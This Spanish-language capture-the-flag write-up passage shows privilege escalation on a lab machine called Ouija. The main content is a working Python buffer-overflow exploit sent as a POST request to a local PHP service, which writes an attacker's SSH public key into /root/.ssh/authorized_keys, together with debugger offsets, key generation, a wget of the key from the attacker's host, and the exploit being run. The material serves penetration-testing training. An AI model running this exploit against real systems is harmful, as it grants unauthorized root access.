[#] 0x000007ffff47bd958ca55 → lea rdx, [rip+0x10d70b] # 0x5555555ae2e60 <executor_globals>
[#] 0x000007ffff47bd958ca55 → jmp 0x555555682d8e
[#] 0x000007ffff47bd958ca55 → __libc_start_main(main=0x555555682ba0, argc=0x2, argv=0x7fffffd98)
[#] 0x000007ffff47bd958ca55 → __libc_start_main_impl(main=0x555555682ba0, argc=0x2, argv=0x7fffffd98, init=<optimized out>, fini=<optimized out>, rtld_fini=<optimized out>)

gef> pattern search $rsi
[*] Searching for '7161616161616161'/'6161616161616171' with period=8
[*] Found at offset 128 (little-endian search) likely
gef> pattern search $rdi
[*] Searching for '6361616161616161'/'6161616161616163' with period=8
[*] Found at offset 16 (little-endian search) likely
gef> 
```



Considerando todo lo anterior, solo quedaba desarrollar un exploit que me permitiera elevar privilegios.

```
import requests
from argparse import ArgumentParser
def exploit(key):
    buf = "A" * 16
    buf += '/root/.ssh/authorized_keys' + "\n" # en este archivo se guarda la clave pública id_rsa → registro rdi
    buf += "B" * (128 - len(buf))
    buf += "\n" + key + "\n" # corresponde al registro rsi
    buf += "C" * (65535 - len(buf))
    url = 'http://127.0.0.1:9999/index.php'
    data = {
        'username': buf,
        'password': 'password'
    }
    response = requests.post(url, data=data)

if __name__ == '__main__':
    parser = ArgumentParser()
    parser.add_argument("-k", "--key", help="contenido de la clave pública ssh", required=True)
    args = parser.parse_args()
    exploit(args.key)
```

En primer lugar, utilicé el comando ssh-keygen para obtener el par de claves SSH.

```
(administrador㉿kali)-[~/Descargas]
$ ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/administrador/.ssh/id_ed25519):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/administrador/.ssh/id_ed25519
Your public key has been saved in /home/administrador/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256: MZ8iyLjPSXadFMr086x3nepkr7ZlCw67643pwovIZqo administrador㉿kali
The key's randomart image is:
+--[ED25519 256]--+
| |
| |
| + |
| o o . = .
| . o + S o |
| . o + o |
| . o.= + +.o. |
| .o* +o+.Xo=o. |
| E+= oBq*B+o |
+---[SHA256]-----
```

En segundo lugar, creé un directorio keys donde almacené la clave pública que me permitiría obtener acceso a la máquina objetivo y que se copiaría dentro del archivo authorized_keys en el directorio /root/.ssh.

```
leila@ouija:~$ mkdir keys
leila@ouija:~$ cd keys/
leila@ouija:~/keys$ wget http://10.10.16.42/id_ed25519.pub
--2024-09-01 23:25:31-- http://10.10.16.42/id_ed25519.pub
Connecting to 10.10.16.42:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 100 [application/vnd.exstream-package]
Saving to: 'id_ed25519.pub'

id_ed25519.pub                                              100%[=====]
2024-09-01 23:25:32 (9.23 MB/s) - 'id_ed25519.pub' saved [100/100]

leila@ouija:~/keys$ cd ..
leila@ouija:~/keys$ cd ..
leila@ouija:~$ ls -l keys/id_ed25519.pub
-rw-rw-r-- 1 leila leila 100 Sep  1 23:24 keys/id_ed25519.pub
```



Finalmente, solo quedaba ejecutar el exploit desarrollado anteriormente.

```
ssh-ed25519 AAAAC3NzaC1ZD1NTESAAAIG2/L6Z1MbxBuJ7l0dQmhqLWv0MIA7ejQnq0y0gQBCuo administrador@kali
leila@oujia:~$ nano exploit_oujia.py
leila@oujia:~$ nano exploit_oujia.py
leila@oujia:~$ python3 exploit_oujia.py -k "$(cat /home/leila/keys/id_ed25519.pub)"
leila@oujia:~$ cat /etc/os-release
PRETTY_NAME="Ubuntu 22.04.1 LTS"
NAME="Ubuntu"
VERSION_ID="22.04"
VERSION="22.04.1 LTS (Jammy Jellyfish)"
VERSION_CODENAME=jammy
ID=ubuntu
ID_LIKE=debian
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
UBUNTU_CODENAME=jammy
leila@oujia:~$ 
```

Si el ataque de buffer overflow se ha llevado a cabo de manera exitosa, ya es posible acceder mediante el protocolo SSH a la máquina objetivo como usuario root y, así, obtener la flag de root.

